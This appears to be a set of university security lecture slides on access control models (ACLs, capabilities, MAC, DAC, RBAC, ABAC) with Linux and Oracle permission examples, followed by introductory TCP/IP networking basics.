- A **conceptual** model that specifies the rights that each subject possesses for each object.
- Subjects in rows, objects in columns

	Files				Accounts	
	File 1	File 2	File 3	File 4	Account 1	Account 2
John	Own R W		Own R W		Inquiry Credit	
Alice	R	Own R W	W	R	Inquiry Debit	Inquiry Credit
Bob	R W	R		Own R W		Inquiry Debit

The Access Matrix

- Example of access rights/modes:
 - For files, the typical access rights
 - *read, write, execute* and *own*
 - OS implements them
 - For bank accounts, the typical access
 - rights are *inquiry, credit* and *debit*
 - Application programs implement them


The Access Matrix - Implementation Approaches

- Access matrix is usually sparse and hence not implemented as a matrix
- Some common approaches to implementing the access matrix practice:
 - Access Control Lists (ACLs)
 - Capabilities
 - Authorization Relations


Access Control Lists

- Each object (e.g. File) is associated with an ACL.
- ACL has an entry of each subject if it has some kind of access to that object
- This approach corresponds to storing the access matrix by column

	File 1	File 2	File 3	File 4	Account 1	Account 2
John	Own R W		Own R W		Inquiry Credit	
Alice	R	Own R W	W	R	Inquiry Debit	Inquiry Credit
Bob	R W	R		Own R W		Inquiry Debit



Access control lists, pictorially



Access Control Lists

- In order to reduce the list length, the usual practice is to use groups instead of (or in addition to) individual subject identifiers
- Example: UNIX *getfacl* and *setfacl* allows to create ACLs on files and folders

```
osboxes@osboxes:~$ ls -l
total 32
drwxrwxr-x 2 osboxes osboxes 4096 Mar  5 15:00 Desktop
drwxr-xr-x 2 osboxes osboxes 4096 Mar 26 2022 Documents
drwxr-xr-x 2 osboxes osboxes 4096 Mar 26 2022 Downloads
-rw-rw-r-- 1 osboxes osboxes    0 Mar  5 15:01 file1
-rw-rw-r-- 1 osboxes osboxes    0 Mar  5 15:01 file2
#setfacl -m u:avahi:rwx file1
```

```
osboxes@osboxes:~$ ls -l
total 32
drwxrwxr-x 2 osboxes osboxes 4096 Mar  5 15:00 Desktop
drwxr-xr-x 2 osboxes osboxes 4096 Mar 26 2022 Documents
drwxr-xr-x 2 osboxes osboxes 4096 Mar 26 2022 Downloads
-rw-rwrxr---+ 1 osboxes osboxes    0 Mar  5 15:01 file1
-rw-rw-r-- 1 osboxes osboxes    0 Mar  5 15:01 file2
```


```
osboxes@osboxes:~$ getfacl file1
# file: file1
# owner: osboxes
# group: osboxes
user::rw-
user:avahi:rwx
group::rw-
mask::rwx
other::r--
```

Capabilities




- A dual approach to ACLs
- Each subject is associated with a list (a.k.a. capability list)
- A capability list of a subject has a list of objects for which subject has some kind of access (like a ticket)

	File 1	File 2	File 3	File 4	Account 1	Account 2
John	Own R W		Own R W		Inquiry Credit	
Alice	R	Own R W	W	R	Inquiry Debit	Inquiry Credit
Bob	R W	R		Own R W		Inquiry Debit



Capabilities: two approaches

- Ticket is held by the OS, which returns to the subject a pointer to the ticket
- Ticket is held by the user, but protected from forgery by cryptographic mechanisms
 - Ticket can then be verified by the OS, or by the object itself



Authorization Relations

- Each row or tuple of the authorization relation specifies one access right of a subject to an object. For example, John's accesses to File 1 require 3 rows.
 - If the table is sorted by subjects, it reflects **capabilities**
 - If the table is sorted by objects, it reflects **ACLs**
- The relation is not normalized
- Modern operating systems typically take the ACL-based approach

Subject	Access mode	Object
John	Own	File 1
John	R	File 1
John	W	File 1
John	Own	File 3
John	R	File 3
John	W	File 3
Alice	R	File 1
Alice	Own	File 2
Alice	R	File 2
Alice	W	File 2
Alice	W	File 3
Alice	R	File 4
Bob	R	File 1
Bob	W	File 1
Bob	R	File 2
Bob	Own	File 4
Bob	R	File 4
Bob	W	File 4

Access Control Policies/Methodologies

- Mandatory Access Control (MAC)
- Discretionary access Control (DAC)
- Role-Based Access Control (RBAC)
- Attribute-Based Access Control (ABAC)

Mandatory Access Policy

- Access is based on the security level assigned to objects and subjects



Top Secret Documents




Unclassified Documents



- The security level associated with object reflects the sensitivity of the information contained in the object
- The security level associated with a subject (also called clearance) reflects The user's trustworthiness not to disclose sensitive information to users not cleared to see it

MAC Confidentiality Policies

- **Bell-LaPadula Confidentiality Model** (DoD multilevel military security policy)
- In this model, a subject's (usually a user's) access to an object (usually a file) is allowed or disallowed by comparing the object's security classification with the subject's security clearance.
 - The three basic rules are as follows:
 - The simple security condition – **READ DOWN** (No Read UP)
 - The *-property (star property) – **WRITE UP** (No Write DOWN)
 - The tranquillity property – No changes while processing




MAC Confidentiality Policies

- **Biba Integrity Model**

- Sometimes called the **Bell-LaPadula upside down model**
- Based on “**READ UP (no read down), WRITE DOWN (no write up)**” principle

Example of usage?



Issues with MAC

- Information tends to becomes over classified
- No protection against violations that produce illegal information flow through indirect means
 - **Inference Channels** - A user at a low security class uses the low data to infer information about high security class. Ex. Sudden assignment of low level soldiers to region could be an indication of a top secret mission.
 - **Covert channels** - Require two active agents, one at a low level and the other at a high level and an encoding scheme

MAC/RBAC Tools

SELinux	Security enhancement to Linux
TOMOYO Linux	Lightweight and easy-use Mandatory Access Control
AppArmor	Linux Security Module implementation of name-based access controls
grsecurity	Innovative set of patches for the Linux kernel
RSBAC	Patch adding several mandatory access models to the Linux kernel
Smack	The Simplified Mandatory Access Control Kernel

Discretionary Access Control Policies

- Access control is under the discretion of the user (Owner)
 - Flexible
 - Closed or open
- Do not provide real assurance on the flow of information in the system:
 - I create a file ↗
 - I give **read** permission to Mary because Mary is cool ↗
 - Mary likes Ben ↗
 - Mary creates a copy of the file and let's Ben read it... ↗
 - But I **don't like** Ben! 😞

DAC— Example in Oracle Database

WITH GRANT OPTION:

- We can grant object privileges only with grant option: (select, update, insert)
- A----->B----->C
- A cannot revoke privileges from C.
- The user who granted the privilege can only revoke.
- Revoked privileges can "cascade". We can revoke the privilege from B ,that automatically revokes the privileges from C.

*GRANT [ALL {PRIVILEGES} | SELECT | INSERT | UPDATE | DELETE] ON object
TO [user | role | PUBLIC] {WITH GRANT OPTION}*

DAC and Grant/Admin Options

WITH ADMIN OPTION:


- We can give the **system privileges** only with admin option (CREATE TABLE,CREATE INDEX,CREATE SESSION etc)
- A----->B----->C
- *GRANT CREATE INDEX TO Robert WITH ADMIN OPTION;*
- In admin option, it is possible for A to revoke the privileges from both B and C individually.
 - Revoke the privileges from B ≠ Revoki the privileges of C.
- **Security Hole:** “WITH ADMIN OPTION” are considered equal and can grant and revoke that privilege from anyone, including the person who granted it to them in the first place.

Role Based Access Control

- Neither DAC nor MAC approaches satisfy the needs of most commercial enterprises
- Mandatory policies suitable for rigid environments such as military
- Discretionary policies come from cooperative yet autonomous environments, such as academia
- One alternative is **Role-base Access Policies (RBAC)**

Role-based Policies


- A role is a set of actions, privileges and responsibilities associated with a particular working activity
- Instead of specifying all the accesses each user is allowed to execute, access authorizations are specified for roles



<https://treewebsolutions.com/articles/what-is-role-based-access-control-rbac-63>

Role-based Policies


- Users are given authorization to adopt roles
- A user playing a role is allowed to execute all accesses for which the role is authorized.
- User may or may not be allowed to play multiple roles at the same time. A user may take on different roles on different occasions
- Advantages?



RBAC Example – Oracle Database

- **Doctor Role**

- CREATE ROLE **doctor**;
- GRANT SELECT ON patient_info TO doctor;
- GRANT SELECT ON med_history_rec TO doctor;
- GRANT INSERT ON med_history_rec TO doctor;
- GRANT UPDATE ON med_history_rec TO doctor;
- GRANT CONNECT TO doctor;
- GRANT doctor TO **Emily, Sam**;



Doctor (role)

CONNECT (role)

Emily,
Sam

- **Nurse Role**

- CREATE ROLE **nurse**;
- GRANT SELECT ON med_history_rec TO nurse;
- GRANT UPDATE dosage ON med_history_rec TO nurse;
- GRANT CONNECT TO nurse;
- GRANT nurse TO **Masood**;



CONNECT is a role in Oracle and consists of system privilege "CREATE SESSION"

Previously (deprecated now) CONNECT had many system privileges such as:

- ALTER SESSION
- CREATE CLUSTER
- CREATE DATABASE LINK
- CREATE SEQUENCE
- CREATE SESSION
- CREATE SYNONYM
- CREATE TABLE
- CREATE VIEW

RBAC Example – Redhat Linux

```
[root@server ~]# kinit admin
[root@server ~]# ipa role-add --desc="User Administrator" useradmin
-----
Added role "useradmin"
-----
Role name: useradmin
Description: User Administrator
```

Add the new role

```
[root@server ~]# ipa role-add-privilege --privileges="User Administrators"
useradmin
Role name: useradmin
Description: User Administrator
Privileges: user administrators
-----
Number of privileges added 1
-----
```


Add the required privileges to the role

```
[root@server ~]# ipa role-add-member --groups=useradmins useradmin
Role name: useradmin
Description: User Administrator
Member groups: useradmins
Privileges: user administrators
-----
Number of members added 1
-----
```

Add the required groups/users to the role

Attribute-Based Access Control (ABAC)

- Access is granted/denied based on the corresponding attributes of the objects and subjects
 - Object attributes examples: job title, security clearance, employment date...
 - Object attributes examples: location, access time, file type, creation date...
- Pros & cons?



School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371
System and Network

Capital thinking. Globally minded.

Basics - How Internet works

- **Protocol:** Agreement on how to communicate
- Internet is based on the **TCP/IP** protocol.
- Transmission Control Protocol / Internet Protocol (TCP/IP) is a suite of many protocols for transmitting information on a network
 - Often referred to as a “stack”

Basics - OSI and TCP/IP Models

- OSI reference model: divides the communication functions used by two hosts into seven separate layers
- TCP/IP has its own stack of protocols that correspond to these layers

OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	
Session Layer	
Transport Layer	
Network Layer	
Data Link Layer	
Physical Layer	

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the layering in TCP/IP is not a principal design criterion

Basics - TCP/IP Protocols

OSI Layers	TCP/IP Layers
Application Layer	
Presentation Layer	
Session Layer	
Transport Layer	
Network Layer	
Data Link Layer	
Physical Layer	

	TCP/IP layers	TCP/IP Protocols
Application Specific Semantics	Application Layer	DNS, BGP
E2E communication between processes; Adds ports/reliability	Transport Layer	TCP, UDP
Adds global addresses; Requires routing	Network Layer	IP, ICMP
Adds framing & destination; Still assumes shared link. Broadcasts on shared link	Network Interface Layer	ARP

Note : Direct or strict comparisons of the OSI and TCP/IP models should be avoided, because the Ethernet layering in TCP/IP is not a principal design criterion

Basics - TCP / IP Network

- **THE NETWORK IS DUMB**
- **End-hosts** are the periphery (users, devices)
- **Routers** and **switches** are Intermediary devices that:
 - Route (figure out where to forward)
 - Forward (actually send)

Principles:

- The **routers have no knowledge of ongoing connections** through them.
- They do “**destination-based**” routing and forwarding
 - Given the destination in the packet, send it to the “**next hop**” that is best suited to help ultimately get the packet there

Basics - Types of Addresses in Internet

- Media Access Control (MAC) addresses in the network access layer
 - Associated with network interface card (NIC)
 - 48 bits or 64 bits
- IP addresses for the network layer
 - 32 bits for IPv4, and 128 bits for IPv6
 - E.g., 128.3.23.3
- IP addresses + ports for the transport layer
 - E.g., 128.3.23.3:80
- Domain names for the application/human layer
 - E.g., www.purdue.edu


Basics - Types of Addresses in Internet

- **Private IP address**
 - Private addresses are not routable over the internet
 - 10.0.0.0/8
 - 172.16.0.0/12
 - 192.168.0.0/16
- **Loopback Address**
 - 127.0.0.0/8
 - Commonly used 127.0.0.1 (**localhost**, Interface lo)

Routing and Translation of Addresses


- Translation between IP addresses and MAC addresses
 - Address Resolution Protocol (ARP) for IPv4
 - Neighbor Discovery Protocol (NDP) for IPv6
- Routing with IP addresses
 - TCP, UDP, IP for routing packets, connections
